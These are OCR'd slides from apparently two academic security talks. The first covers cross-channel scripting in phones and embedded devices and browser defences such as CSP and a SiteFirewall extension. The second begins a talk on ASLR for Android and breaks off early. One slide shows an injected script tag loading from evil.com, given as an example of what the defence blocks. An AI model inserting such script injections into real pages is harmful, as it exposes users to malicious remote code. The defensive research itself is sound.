
Talk overview

Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

Part 2: Defenses against XCS

Cross-channel scripting



Cross-channel scripting

Vulnerable System

Injection


Protocol A

Service A

Service B

Execution

Protocol B



Difficult

Cross-channel scripting

Vulnerable System

Injection

Protocol A

Service A

Service B

Execution

Protocol B

Difficult

Feasible

Security policies in browsers

Security policies in browsers

Strict Transport Security

- ForceHTTPS [JB'08]
- Stateful, and site-wide
- Recently adopted by PayPal
- Several browser implementations

Security policies in browsers

Same Origin Mutual Approval [OWvOS'08]

- Manifest delivery, stateless, **site-wide**

Security policies in browsers

Same Origin Mutual Approval [OWvOS'08]

- Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy

- **Header delivery,** stateless, fine-grained

Security policies in browsers

Same Origin Mutual Approval [OWvOS'08]

- Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy

- **Header delivery,** stateless, fine-grained

SiteFirewall


- **Header delivery, stateful, site-wide**

SiteFirewall

SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.

SiteFirewall

SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.




SiteFirewall

Injected script can issue requests at will:


<script src="http://evil.com">

Before



Page interactions with the Internet blocked.

After



Thinking beyond cookies

Thinking beyond cookies

Policy delivery mechanisms:

- Manifest files, cookies, custom headers, DNS, certs

Thinking beyond cookies

Policy delivery mechanisms:

- Manifest files, cookies, custom headers, DNS, certs

Different types of browser state:

- ***Cookies*** for web application state
- ***Policy store*** for web site security policies

XCS Summary

A growing threat

As seen on Twitter...

A growing threat

... and a smartphone near you.

XCS summary

Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Thanks to Eric Lovett and Parks Associates!

XCS summary

Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Recommendations

- HTTP: cross-site policy standard
- Browser: security policy store (non-cookie)
- Open up embedded device state to scanners

Thanks to Eric Lovett and Parks Associates!

Questions?

hristo@bojinov.org

ASLR for Mobile Devices

Retouching Shared Libraries

Hristo Bojinov Dan Boneh

Stanford Computer Security Lab

Outline

ASLR: Address Space Layout Randomization

Android: Background info

Our proposal

Evaluation

Threat model


A remote attacker, attempting to exploit a network-visible service via control flow hijacking.

- Excludes scripts, bytecode, trojans...

ASLR background

Code injection → NX


Stack



ASLR background


Code injection → NX

Stack




ASLR background

Code injection → NX




ASLR background

Code injection → NX



